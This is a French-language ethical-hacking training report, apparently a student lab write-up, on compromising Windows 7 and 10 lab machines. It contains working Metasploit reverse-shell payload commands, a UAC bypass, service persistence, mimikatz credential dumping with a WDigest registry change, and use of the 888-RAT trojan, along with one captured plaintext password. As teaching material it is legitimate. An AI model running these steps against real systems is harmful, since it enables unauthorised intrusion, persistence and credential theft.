

A dark blue vertical bar is on the left. A blue arrow points right from it, containing the date.

04/10/2025

RAPPORT De FORMATION

HACKING ETHIQUE

Redigé par: **NADEMBEGA Romaric**

Several thin, curved lines in dark blue and light grey originate from the left side and curve upwards and to the right.

A l'attention de
DEIS

SOMMAIRE

SOMMAIRE.....	1
CHAPITRE 1 : Exploitation de vulnérabilités Windows 7	2
I - Prise de contrôle d'un Windows 7 vulnérable en local	2
II. PERSISTENCE SUR WINDOWS 7.....	8
CHAPITRE II : exploitation de faille sur Windows 10.....	16
CHAPITRE III : utilisation de l'outils 888-RAT pour l'exploitation des failles d'une cible	20
I. Prise en main de l'outil	20
II. Exploitation de l'outils	21
Outils utilises	25
Recommandations	25
Conclusion	26

CHAPITRE 1 : Exploitation de vulnérabilités Windows 7

I - Prise de contrôle d'un Windows 7 vulnérable en local


Exploiter une machine vulnérable pour une prise de contrôle

Étape 1 : Création d'un backdoor (porte dérobée)

Un backdoor est un programme malveillant simulé qui permet d'établir une connexion avec la machine cible.

- Utilisation de l'outil **Msfvenom** pour générer un payload (charge utile) adapté aux architectures Windows x64 et x86.
- Commandes:

**msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.38.131
LPORT=4545 -f exe -o payload.exe**



```
(nadembega@kali)-[~/defi1]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.38.131 -f exe -o pdefi1.exe  
  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: pdefi1.exe
```

- Ce fichier est ensuite placé dans un répertoire accessible sur le réseau local, par exemple :

**Cp root/home/nadembega/defi/defi1.exe /var/www/html/ service apache 2
start**

Cela permet d'accéder au fichier depuis n'importe quelle machine du même réseau.


Étape 2 : Utilisation de l'outil Msfconsole pour la post-exploitation

Msfconsole est un outil de la suite Metasploit utilisé pour gérer les sessions d'exploitation.

1. Lancer **Msfconsole**:

msfconsole

2. Configurer un Handler pour écouter la connexion entrante : ***use multi/handler*** ***set payload windows/meterpreter/reverse_tcp set LHOST 192.168.38.131 set LPORT 4545 options run*** (pour commencer l'écoute en attente de récupération de sessions , grâce à l'ouverture du fichier backdoor par notre cible)



```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.38.131:4545
[*] Sending stage (175686 bytes) to 192.168.38.156
[*] Meterpreter session 1 opened (192.168.38.131:4545 -> 192.168.38.156:49199) at 2025-03-03 13:55:36 +0100
meterpreter >
```

3. Une fois la session ouverte, utiliser les commandes suivantes pour interagir avec la machine cible :

- **ps** : Lister les processus en cours.
- **migrate** <PID> : Migrer vers un processus spécifique (par exemple, explorer.exe).
- **bg** : Mettre la session en arrière-plan sans la fermer.

- **sysinfo** : Obtenir des informations sur le système.

```
meterpreter > sysinfo
Computer      : NAKO-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : fr_FR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
meterpreter >
```

- **getuid** : Voir l'utilisateur actuel.

```
meterpreter > getuid
Server username: nako-PC\nako
meterpreter >
```

- **getprivs** : Vérifier les privilèges actuels.

Étape 3 : Élévation de privilèges

Si les privilèges actuels sont insuffisants, il est possible de simuler une élévation de privilèges :

1. Mettre la session en arrière-plan avec **bg**.

2. Utiliser le module **UAC Bypass** :

```
use uac use 6 set session 1 set LPORT 4545 show targets set target
1 ou 0 (numéro correspondant au types d'architectures Windows de la
machine cibles) run
```

3. Si une erreur survient, ajuster le payload en fonction de l'architecture de la machine cible :

```
set payload windows/x64/meterpreter/reverse_tcp
```

4. Vérifier les nouveaux privilèges avec **getuid** et **getprivs**.

```
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
```

5. Migrer vers un processus avec des privilèges élevés :

Migrate (pid de lsass.exe)


```
start
    from /usr/bin/msfconsole:23:in `<main>'
[*] Migration completed successfully.
meterpreter >
```

- Vérifier les sessions actives avec sessions pour confirmer que la session est bien en mode administrateur.

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x64/windows	nako-PC\nako @ NAKO-PC	192.168.38.131:4545 -> 192.168.38.156:49202 (192.168.38.156)
2		meterpreter x64/windows	AUTORITE NT\Syst_me @ NAKO-PC	192.168.38.131:4545 -> 192.168.38.156:49205 (192.168.38.156)

Étape 4 : Résultats

- Utiliser la commande **run vnc** pour une prise de contrôle de l'écran de la machine cible.



- Utiliser la commande **shell** pour une prise de contrôle de l'invite de commande de la machine cible

```
meterpreter > shell
Process 292 created.
Channel 2 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>execute
```

- Utiliser la commande **localtime** pour des informations tels que l'heure et la date de notre machine cible

```
meterpreter > localtime  
Local Date/Time: 2025-03-03 14:44:14.387 Paris, Madrid (UTC+100)  
meterpreter >
```

- Utiliser la commande **shutdown** pour éteindre notre machine cible

```
meterpreter > shutdown  
Shutting down...  
meterpreter > [*] 192.168.38.156 - Meterpreter session 1 closed. Reason: Died
```



- Utiliser la commande **ps** pour voir le trafic, les processus en exécution sur notre machine cible


```

1172 468 svchost.exe
1388 468 svchost.exe
1636 468 taskhost.exe x64 1 nako-PC\nako C:\Windows\system32\taskhost.exe
1652 468 svchost.exe
1764 784 dwm.exe x64 1 nako-PC\nako C:\Windows\system32\Dwm.exe
1792 1744 explorer.exe x64 1 nako-PC\nako C:\Windows\Explorer.EXE
2192 468 wmpnetwk.exe
2304 3000 iexplore.exe x86 1 nako-PC\nako C:\Program Files (x86)\Internet E
xplorer\iexplore.exe
2522 1702 mmc.exe x64 1

```

II. PERSISTENCE SUR WINDOWS 7

La persistance désigne une technique utilisée par un attaquant pour maintenir un accès durable à un système compromis, même après un redémarrage, une réinitialisation ou une correction de vulnérabilité.

Pourquoi la persistance est-elle utilisée ?

Lorsqu'un pirate réussit à exploiter une faille (via un malware, une backdoor, etc.), il cherche souvent à :

- Rester discret (éviter d'être détecté).
- Conserver son accès même si la victime applique des correctifs ou redémarre la machine.

De ce fait , il existent plusieurs méthodes pour établir une persistance mais dans notre cas nous pratiquerons la persistance à l'aide d'un Backdoor

1. Pourquoi la persistance est-elle utilisée ?

Lorsqu'un attaquant ou un pentester compromet un système, il cherche à :

- Rester discret : Éviter d'être détecté par les antivirus, EDR (Endpoint Detection and Response) ou les administrateurs.
- Maintenir l'accès malgré les corrections : Même si la victime redémarre la machine ou applique des correctifs, l'attaquant veut conserver son accès.

2. Récupération de la session avec plus de privilèges (Privilege Escalation)

Avant d'établir la persistance, il faut souvent élever ses privilèges pour :

- Modifier des fichiers système.
- Créer un service Windows (nécessite souvent les droits Administrateur).

Commandes utilisées :

use multi/handler

search persistence

use 17 (exploit/windows/local/persistence_service)

```
msf6 exploit(multi/handler) > use 17
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) >
```

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.38.131	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows

◆ Explication :

- multi/handler : Module Metasploit pour recevoir les connexions reverse (backdoor).
- search persistence : Cherche les modules liés à la persistance.
- use 17 : Sélectionne l'exploit persistence_service pour créer un service malveillant.

3. Configuration du module de persistance

set REMOTE_EXE_NAME persistence.exe

set REMOTE_EXE_PATH /var/www/html/persistence.exe

set SESSION 2

run

◆ Explication :

- REMOTE_EXE_NAME : Nom du fichier malveillant qui sera exécuté.
- REMOTE_EXE_PATH : Emplacement où l'exécutable sera stocké (peut être un partage web pour téléchargement).
- SESSION 2 : Identifiant de la session Meterpreter active.
- EXITFUNC thread : Permet de quitter proprement sans crasher le processus hôte.

⚠ Remarque :

- Si /var/www/html/ est utilisé, l'attaquant peut héberger le fichier sur un serveur web (Apache, Nginx).

```
(root@kali)-[/var/www/html]  
# ls  
H5.exe H.exe persistence.exe
```

```
(root@kali)-[/var/www/html]  
# service apache2 start  
  
(root@kali)-[/var/www/html]  
#
```

- La victime devra télécharger et exécuter persistence.exe (social engineering ou autre exploit).

4. Migration vers un processus stable (explorer.exe)

migrate (numéro ou **PID** correspondant à explorer.exe)

◆ Pourquoi ?

- Si le processus initial (par exemple, un PDF malveillant) se ferme, la session Meterpreter serait perdue.
- explorer.exe est un processus système toujours actif → meilleure stabilité.
- Rend la détection plus difficile (le trafic malveillant semble venir d'un processus légitime).

5. Test après redémarrage

Dans un nouveau terminal, on relance un handler :

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.38.131

set LPORT 4545

run

```
meterpreter > reboot
Rebooting...
meterpreter >
[*] 192.168.38.128 - Meterpreter session 1 closed. Reason: Died

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.38.131:4545
[*] Sending stage (175686 bytes) to 192.168.38.128
[*] Sending stage (175686 bytes) to 192.168.38.128
[*] Meterpreter session 4 opened (192.168.38.131:4545 -> 192.168.38.128:49178) at 2025-04-08 02:53:47 +0200
[*] Meterpreter session 3 opened (192.168.38.131:4545 -> 192.168.38.128:49179) at 2025-04-08 02:53:47 +0200

meterpreter >
```

◆ Que se passe-t-il ?

1. La machine victime redémarre.
2. Le service malveillant se lance automatiquement (car configuré pour persister).
3. Une nouvelle connexion reverse TCP s'établit vers l'attaquant.

Vérification des privilèges :

getprivs

- Si tout fonctionne, l'attaquant a toujours un accès avec les mêmes droits qu'avant le redémarrage.

```
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
```

A présent nous allons lister quelques canaux cachés qui pourraient également constituer des failles à exploiter.

```
C:\Windows\system32>netstat -ano | findstr "LISTENING" | findstr /v "[::\]"
netstat -ano | findstr "LISTENING" | findstr /v "[::\]"
TCP    0.0.0.0:135           0.0.0.0:0           LISTENING      632
TCP    0.0.0.0:445           0.0.0.0:0           LISTENING      4
TCP    0.0.0.0:554           0.0.0.0:0           LISTENING      2204
TCP    0.0.0.0:2869          0.0.0.0:0           LISTENING      4
TCP    0.0.0.0:5357          0.0.0.0:0           LISTENING      4
TCP    0.0.0.0:10243         0.0.0.0:0           LISTENING      4
TCP    0.0.0.0:49152         0.0.0.0:0           LISTENING      360
TCP    0.0.0.0:49153         0.0.0.0:0           LISTENING      720
TCP    0.0.0.0:49154         0.0.0.0:0           LISTENING      788
TCP    0.0.0.0:49155         0.0.0.0:0           LISTENING      456
TCP    0.0.0.0:49157         0.0.0.0:0           LISTENING      448
TCP    0.0.0.0:49158         0.0.0.0:0           LISTENING      1820
TCP    192.168.38.128:139   0.0.0.0:0           LISTENING      4
```

6. Détection et Contre-Mesures

Pour les défenseurs, il faut surveiller :

✓ Nouveaux services Windows :

powershell

Get-Service | Where-Object { \$_.Name -eq "persistence" }

✓ Fichiers suspects dans %SystemRoot%\System32 (où persistence.exe pourrait être copié).

CHAPITRE II : exploitation de faille sur Windows 10

Exploitation de Windows 10 : Backdoor, Persistance et Élévation de Privilèges

1. Création du Backdoor (Reverse TCP)

Objectif : Préparer un exécutable malveillant pour obtenir un accès distant.

Commandes utilisées (dans Kali Linux) :

bash

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST 192.168.38.131  
LPORT 4545 -f exe -o backdoor.exe
```

◆ Explications :

- msfvenom : Outil de génération de payloads dans Metasploit.
- -p windows/x64/meterpreter/reverse_tcp : Payload pour une connexion reverse (la victime se connecte à vous).
- LHOST: 192.168.38.131 (attaquant/pentester).
- LPORT 4545 : Port d'écoute.
- f exe -o backdoor.exe : Génère un fichier .exe malveillant.

2. Récupération des Sessions (Multi/Handler)

Objectif : Écouter la connexion entrante depuis la victime.

Commandes dans Metasploit :

use exploit/multi/handler

set payload windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.38.131

set LPORT 4545

run

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.38.131:4545
[*] Sending stage (175686 bytes) to 192.168.38.133
[*] Meterpreter session 1 opened (192.168.38.131:4545 -> 192.168.38.133:49855) at 2025-04-08 11:18:41 +0200

meterpreter > sysinfo
[-] Unknown command: sysinfo
meterpreter > sysinfo
Computer      : DESKTOP-D5MPDCJ
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : fr_FR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

◆ Explications :

- multi/handler : Module pour recevoir les connexions reverse.
- set payload : Doit correspondre au payload généré (windows/x64/meterpreter/reverse_tcp).
- run : Lance l'écoute.

☞ Si la victime exécute backdoor.exe, une session Meterpreter s'ouvre.

3. Passage en Administrateur (Élévation de Privilèges)

Objectif : Passer d'un utilisateur standard à SYSTEM/Administrateur.

Méthode 1 : Chargement de Kiwi (Dump des mots de passe)

load kiwi

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter >
```

help kiwi

Réactivation de WDigest (Pour capturer les creds en clair)

shell

reg

add

**HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f**

creds_all : pour recuperation de mot de passe

```
=====
Username      Domain      Password
-----
(null)         (null)      (null)
DESKTOP-D5MPDCJ$ WORKGROUP  (null)
HP            DESKTOP-D5MPDCJ 7544Roma

kerberos credentials
=====
Username      Domain      Password
-----
(null)         (null)      (null)
HP            DESKTOP-D5MPDCJ (null)
desktop-d5mpdcj$ WORKGROUP (null)
```


- shell : Ouvre un terminal Windows depuis Meterpreter.

- reg add : Modifie la clé de registre pour forcer Windows à stocker les mots de passe en clair.
- Redémarrage nécessaire pour que cela prenne effet.


CHAPITRE III : utilisation de l'outil 888-RAT pour l'exploitation des failles d'une cible

I. Prise en main de l'outil

Le 888-RAT (également connu sous les noms LodaRAT ou Gaza007) est un cheval de Troie d'accès à distance (RAT) malveillant conçu pour prendre le contrôle à distance d'appareils infectés, voler des données et mener des activités d'espionnage.



Interface de 888-RAT




Creation d'un Backdoor


Nom	Modifié le	Type	Taille
888 Rat v1.2.6.exe	03/06/2023 18:51	Application	76 765 Ko
ZAWHYI.exe	08/04/2025 15:25	Application	1 442 Ko

Après la création de la charge utile, grâce à la méthode d'ingénierie sociale la cible a exécuté le backdoor nous donnant ainsi accès à sa machine.

